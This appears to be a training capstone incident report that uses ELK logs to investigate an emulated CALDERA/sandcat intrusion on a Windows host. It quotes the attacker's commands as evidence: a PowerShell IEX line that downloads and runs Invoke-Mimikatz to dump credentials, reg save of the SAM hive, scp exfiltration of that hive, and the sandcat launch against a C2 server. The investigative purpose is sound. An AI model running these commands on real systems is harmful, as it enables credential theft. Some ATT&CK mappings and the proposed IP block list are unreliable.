

log capstone // sandcat

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indicators \ technical details

What @Date@ Time	Identifier	ATT&CK ID	Comment
INITIAL COMPROMISE Mar 30, 2022 @ 17:16:48.635 through Mar 30, 2022 @ 17:50:41.803	rdpclip.exe RuleName: RDP	T1021 Remote Services	RDP connection is active to host 10.20.8.5 from host 10.20.8.14 within the same network EC2AMAZ-D46OILK.goodcorp.local was the destination hostname
MALICIOUS FILE Mar 30, 2022 @ 17:15:40.860	sandcat.go-windows.exe	T1204.002 \ .003 User Execution: Malicious File	Default agent implant used by CALDERA. pre compiled GoLang designed to run on windows as an executable file
SERVER ACQUISITION Mar 30, 2022 @ 17:15:40.860	https://caldera.le-priv.com	T1583.004 \ Acquire Infrastructure: Server	Instance of cleanmgr running out of :\Users\TMCTES~1\AppData\Local\Temp\F06581F5-16A7-4220-8347-26ACB04C8A78
SERVER ACQUISITION Mar 30, 2022 @ 17:15:48.860	224.0.0.251 [it_chose_this_one_first] 10.10.46.125 10.10.71.236 10.10.23.237	T1583.004 \ Acquire Infrastructure: Server	DNS query is initially made by powershell for https://caldera.le-priv.com and returned with QueryResults: ::ffff:10.10.46.125;::ffff:10.10.71.236;::ffff:10.10.23.237; these ip addresses are also associated with later activity initiated by sandcat.go-windows.exe
PRIVILEGE ESCALATION Mar 30, 2022 @ 17:34:42.647	cleanmgr.exe Dismhost.exe	T1071.001 \ Application Layer Protocol: Web Protocols	Instance of cleanmgr running out of :\Users\TMCTES~1\AppData\Local\Temp\F06581F5-16A7-4220-8347-26ACB04C8A78 This may be a method for privilege escalation, or we could have weird cleanmgr policies that should be addressed.
CREDENTIAL ACCESS OS CREDENTIAL DUMPING Mar 30, 2022 @ 17:31:32.168 Mar 30, 2022 @ 17:32:38.808	mimikatz powershell.exe > reg.exe	TA0006 Credential Access T1003 OS Credential Dumping T1003.001, T1003.003 LSASS Memory, NTDS	LSASS memory dumps occur both through abuse of the SAM registry hive in this command C:\Windows\system32\reg.exe" save hklm\sam c:\temp\sam.save and when - user ran powershell IEX (New-Object System.Net.Webclient).DownloadString("https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -DumpCreds its interesting that they didnt try to hide the mimikatz activity at all
DATA EXFILTRATION Mar 30, 2022 @ 17:35:03.126	ssh.exe scp.exe > ssh.exe	T1021.004 \ Remote Services: SSH Secure Copy	contents of 10.20.8.5 SAM hive is transferred and saved to the C:\ directory of 10.20.8.14's Administrator account using this command line "C:\Windows\System32\OpenSSH\scp.exe" .\sam Administrator@10.20.8.14:C:\

What @Date@ Time	Identifier	ATT&CK ID	Comment
HARDENING DISABLED Mar 30, 2022 @ 17:19:32.327	rundll32.exe ServerManager.exe	ID: T0889 Modify Program	user tmctestface uses the command line to use rundll32.exe to open the IE hardening dialog where its assumed hardening settings were modified and put into a disabled state.
LOL ACTIVITY Various	DismHost.exe cleanmgr.exe upfc.exe taskhostw.exe SIHClient.exe reg.exe DeviceCensus.exe dstokenclean.exe lpremove.exe rdpclip.exe inetctl.cpl Configure-SMRemoting.exe gpupdate.exe scp.exe ssh.exe rundll32.exe	T1055.001 \ Process Injection: Dynamic-link Library Injection	It's believed that user tmctestface used these native windows processes in different attempts to gain elevated privilege,cover their tracks,
ENUMERATION Mar 30, 2022 @ 17:26:22.494	ProcessHacker.exe proccxp.exe 7z2107-x64.exe	T1072 Software Tools	tools installed by user tmctestface after disabling hardening, possibly processhacker.exe and proccxp.exe in an attempt to view and manipulate other system processes while being more difficult for our security systems to detect their activity.

executive summary

On Mar 30 2022 between 17:00:00 and 18:00:00, it has been determined by Goodcorp's SOC that an insider threat was present within our network. Remote connections were made from a computer within our network [10.20.8.14] to another computer with the network [10.20.8.5] . During their time connected to the system the user carried out various suspicious activities including modifications to local security policy and running numerous commands in a hidden fashion, after which they installed third party software that lets them look deeper into system processes. The user copied local SAM (Security Accounts Manager) information that contained user account usernames, passwords, and security identifiers (SIDs). At this time it is not believed that any network or domain accounts are compromised as this information is not stored in the directories stolen by the malicious user. any users who work with the compromised host machine should be notified immediately of this compromise, and we recommend reviewing any security footage we have of the are around host 10.20.8.14 during the timeframe laid out above to determine the identity of the insider threat within the organization.

It may seem almost too obvious, but querying for 'malware' in elk displays any events that caused our malware intrusion detection rule to trigger. Here I could see where the logging systems we have in place recognized the suspicious SAM hive activity initiated by user `tmctestface`, where the SAM registry hive was saved to a temp folder in C:\

process.name	host.hostname	process.command_line	process.executable	event.category	event.type	user.name
reg.exe	EC2AMAZ-D460ILK	"C:\Windows\system32\reg.exe" save HKLM\SAM sam	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface
reg.exe	EC2AMAZ-D460ILK	"C:\Windows\system32\reg.exe" save HKLM\SAM c:\temp\sam.save	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface
reg.exe	EC2AMAZ-D460ILK	"C:\Windows\system32\reg.exe" save hklm\sam c:\temp\sam.save	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface
reg.exe	EC2AMAZ-D460ILK	"C:\Windows\system32\reg.exe" save hklm\sam c:\temp\sam.save	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface

I noticed that the threat actor was using the command line to carry out this action, and figured they got this far by using similar means. Adding `process.command_line` as a filter in ELK let me see what command line arguments were used by a process, and with a little UI tinkering, I can filter so that only events where `process.command_line:exists AND user.name: tmctestface` is present are presenting themselves. After doing this I removed processes that are integral to windows and generally not malicious. these processes were:

sihost.exe

taskhostw.exe

ctfmon.exe

userinit.exe

Runtimebroker.exe


Musnotifylcon.exe

SearchUI.exe

This left me with about 180 hits, which was still a decent dataset but something I felt like I could go through chronologically to get an idea of what actions were taken by this user account. Scrolling all the way to the bottom to start at the first log entry under my filters, I noticed `rdpclip.exe` process activity, indicating an RDP connection to the host.

services.exe	svchost.exe	EC2AMAZ-D460ILK	C:\Windows\system32\svchost.exe -k UnistackSvcGroup	C:\Windows\System32\svchost.exe	process	info	tmctestface
services.exe	svchost.exe	EC2AMAZ-D460ILK	C:\Windows\system32\svchost.exe -k UnistackSvcGroup	C:\Windows\System32\svchost.exe	process	start	tmctestface
svchost.exe	rdpclip.exe	EC2AMAZ-D460ILK	rdpclip	C:\Windows\System32\rdpclip.exe	process	start	tmctestface
svchost.exe	rdpclip.exe	EC2AMAZ-D460ILK	rdpclip	C:\Windows\System32\rdpclip.exe	process	info	tmctestface
svchost.exe	rdpclip.exe	EC2AMAZ-D460ILK	rdpclip	C:\Windows\System32\rdpclip.exe	process	start	tmctestface
svchost.exe	TSTheme.exe	EC2AMAZ-D460ILK	C:\Windows\system32\TSTheme.exe -Embedding	C:\Windows\System32\TSTheme.exe	process	start	tmctestface
svchost.exe	TSTheme.exe	EC2AMAZ-D460ILK	C:\Windows\system32\TSTheme.exe -Embedding	C:\Windows\System32\TSTheme.exe	process	start	tmctestface

At this point I duplicated my ELK instance and cleared out my filters to look for any use of RDP in the dataset. I got ELK to match to the RuleName of the event where the RDP connection was started. expanding the event to view more details and further expanding the 'message' field, I could see the RDP session details [[next_page](#)]



Evidence was present that another computer within the same local network had an active RDP session with the logged machine. The IP address for the source of the RDP connection was:

10.20.8.14

with a clearer idea of what was happening now, I returned to my filtered ELK instance displaying the activity caused by tmctestface.

```

Network connection detected:
RuleName: RDP
UtcTime: 2022-03-30 17:16:36.006
ProcessGuid: {d60ea28a-9000-6244-1300-00000000cf00}
ProcessId: 1008
Image: C:\Windows\System32\svchost.exe
User: NT AUTHORITY\NETWORK SERVICE
Protocol: tcp
Initiated: false
SourceIsIpv6: false
SourceIp: 10.20.8.14
SourceHostname: ip-10-20-8-14.ec2.internal
SourcePort: 49732
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.20.8.5
DestinationHostname: EC2AMAZ-D460ILK.goodcorp.local
DestinationPort: 3389
DestinationPortName: ms-wbt-server

```

the next suspicious command line activity i saw from the user was:

C:\Windows\system32\rundll32.exe" C:\Windows\system32\iesetup.dll, IEShowHardeningDialog,

I believe this to be the user utilizing command line to open a GUI process that allows them to modify security policy relating to Internet explorer hardening.

> Mar 30, 2022 @ 17:19:32.327	ServerManager.exe	rundll32.exe	EC2AMAZ-D460ILK	"C:\Windows\system32\rundll32.exe" C:\Windows\system32\iesetup.dll, IEShowHardeningDialog
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Following this, Internet explorer was used to download and install 7-Zip, a file zip extraction software, Processhacker.exe, and Procexp.exe [next_page]. Its believed processhacker was used to examine lsass.exe and locate the SAM hive.

iexplore.exe	7z2107-x64.exe	EC2AMAZ-D460ILK	"C:\Users\tmctestface\AppData\Local\Microsoft\Windows\INetCache\IE\14C2NYB C\7z2107-x64.exe"
procexp.exe	procexp64.exe	EC2AMAZ-D460ILK	"C:\Users\tmctestface\AppData\Local\Microsoft\Windows\INetCache\IE\14C2NYB C\procexp.exe"
processhacker-2.39-setup.exe	processhacker-2.39-setup.tmp	EC2AMAZ-D460ILK	"C:\Users\TMCTES-1\AppData\Local\Temp\2\is-DCF70.tmp\processhacker-2.39-setup.tmp" /SL5="\$D0328,1874675,150016,C:\Users\tmctestface\AppData\Local\Microsoft\Windows\INetCache\IE\RC0JXGD0\processhacker-2.39-setup.exe"

With evidence of credential dumping taking place at this point, I queried for other common credential dumping tools within the dataset and found an instance of the user executing and dumping credentials with mimikatz as well:

```

process      info
Creating Scriptblock text (1 of 1):
powershell IEX (New-Object System.Net.Webclient).DownloadString('https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds

```

Following this discovery I shifted my attention to actions that require administrator privileges to occur, and changed my filters to filter for *user.name: Administrator*. I was surprised to see the dataset narrow to only 36 entries and immediately noticed numerous entries for an executable file I had not seen or heard about before:

[sandcat.go-windows.exe]

I added *process.name: sandcat.go-windows.exe* to my ELK filters and was left with 13 entries

Time ↓	process.name	host.hostname	process.command_line	process.executable	event.category
> Mar 30, 2022 @ 17:32:35.835	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:32:35.835	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:32:35.835	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:44.766	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:44.764	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:44.763	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:44.325	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:43.310	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:43.310	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:43.310	sandcat.go-windows.exe	EC2AMAZ-D460ILK	-	C:\Users\Public\sandcat.go-windows.exe	network
> Mar 30, 2022 @ 17:15:48.86	sandcat.go-windows.exe	EC2AMAZ-D460ILK	"C:\Users\Public\sandcat.go-windows.exe" -server https://caldera.le-priv.com -group red	C:\Users\Public\sandcat.go-windows.exe	process

Something of note here is the initial sandcat.go-windows.exe activity was initiated by powershell about a minute before the RDP activity had started from 10.20.8.14. This is what leads me to believe that the threat actor is an insider at the network, as they easily could have launched sandcat locally using a portable drive to install it to the system, and then moved to their assigned terminal to carry out the rest of the attack over RDP. At this time the sandcat presence is believed to be an attempt to maintain access to the system and its information after any RDP connections were closed

Near the beginning of the sandcat activity, I noticed another service mentioned within a domain pointing to something relating to 'caldera'. After a short time researching, I learned that Caldera is an open-source cybersecurity framework developed by MITRE. It's designed to simulate advanced persistent threats and interestingly, its default agent is a version of sandcat malware written in GoLang that can be precompiled to run on mac, windows, or linux. This made the name sandcat.go-windows.exe make sense and I was confident I'd found the actual documentation explaining what the executable that I'd found was and how it functioned in relation to caldera. Those docs can be found here:

<https://caldera.readthedocs.io/en/latest/plugins/sandcat/Sandcat-Details.html>

After reading through the docs I believe the C2 agent in this case is the caldera server, and I found log activity of both the caldera agent enrollment and DNS queries from sandcat for its caldera C2 IP's:

sandcat.go-window s.exe	EC2AMAZ-D460ILK	"C:\Users\Public\sandcat.go-windows.exe" -server https://caldera.le-priv.com -group red
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<pre>Dns query: RuleName: - UtcTime: 2022-03-30 17:15:44.328 ProcessGuid: {d60ea28a-903c-6244-6700-00000000cf00} ProcessId: 6676 QueryName: caldera.le-priv.com QueryStatus: 0 QueryResults: ::ffff:10.10.46.125;::ffff:10.10.71.236;::ffff:10.10.23.237; Image: C:\Users\Public\sandcat.go-windows.exe</pre>	<p>It appears the aforementioned C2 IP's are:</p> <p>10.10.46.125</p> <p>10.10.71.236</p> <p>10.10.23.237</p>
---	---

sandcat makes connections with these IP's as well as others roughly 15 minutes into the RDP session

Returning to tmctesface user dataset with 180 entries, the next thing I was looking for was attempts by the user to exfiltrate the stolen SAM hive data, which due to the users apparent affinity for the command line, I suspected may have been done over SSH. Adding *process.name: ssh.exe* to the list of filters returned with 3 entries that showcased command line arguments that opens up a file transfer connection using a number of flags and then runs 'scp'. swapping to *process.name: scp.exe*, I could see the command that ran immediately after this connection was established, which sent the contents of the stolen SAM hive temp directory over SSH to 10.20.8.14

scp.exe	EC2AMAZ-D460ILK	"C:\Windows\System32\OpenSSH\scp.exe" .\sam Administrator@10.20.8.14:C:\	C:\Windows\System32\OpenSSH\scp.exe	process
ssh.exe	EC2AMAZ-D460ILK	"C:\Windows\System32\OpenSSH\ssh.exe" "-x" "-oForwardAgent=no" "-oPermitLocalCommand=no" "-oClearAllForwardings=yes" "-oRemoteCommand=none" "-oRequestTTY=no" "-l" "Administrator" "--" "10.20.8.14" "scp -t C:/"	C:\Windows\System32\OpenSSH\ssh.exe	process

ELK filters

Input	Output
NOT process.name: sihost.exe NOT process.name: taskhostw.exe NOT process.name: ctfmon.exe NOT process.name: userinit.exe NOT process.name: RuntimeBroker.exe NOT process.name: MusNotifyIcon.exe NOT process.name: SearchUI.exe	Add these filters to remove entries in this dataset caused by normal and or seemingly benign systems and processes related to windows
process.command_line: exists user.name: Administrator	Add these filters to see all sandcat.go-windows.exe activity carried out under the Administrator user
process.command_line: exists user.name: tmctestface	Add these filters to
process.name: sandcat.go-windows.exe	Add this filter to view any entries caused by sancat.go-windows.exe
process.name: ssh.exe process.name: scp.exe	Add these features to see SSH and secure copy activity

Remediation and Prevention

Remediating this incident and preventing it in the future consists of 3 key actions, these actions include:

- **removing 10.20.8.5 from the network and conducting a local analysis of the machine to stop, find, and remove any sandcat related residual binaries or files**
- **modifying our group policy to require domain admin credentials to open an SSH or RDP connection between clients, as we believe these credentials were not compromised**
- **applying network wide blocks to various IP addresses that are associated with the malicious activity carried out by tmctestface**

At this time the only info we have about the location of sandcat binaries without doing a local analysis is:

C:\Users\Public

A way we can modify our group policy to only allow RDP or SSH connections after domain admin credentials are passed through is:

- Open the Group Policy Management Console and create a new GPO (Group Policy Object) or edit an existing one that applies to the appropriate users or computers.
- Navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > User Rights Assignment.
- Locate the "Allow log on through Remote Desktop Services" and "Allow log on through Terminal Services" policies, depending on whether you are configuring RDP or SSH.
- Double-click on each policy and remove any entries in the "Users or Groups" list, leaving it empty.
- Click the "Add User or Group" button and add the "Domain Admins" group to each policy.
- Click "OK" to save the changes and close the policy settings window.
- Force a Group Policy update on the domain controllers and affected clients by running "gpupdate /force" from an elevated command prompt.

Set up firewall blocking rules for these IP addresses:

10.10.46.125

10.10.46.125,

10.10.71.236,

10.10.23.237

fe80:0:0:0:b9f5:fe18:7586:6538

169.254.169.253

169.254.169.123

169.254.169.249

169.254.169.251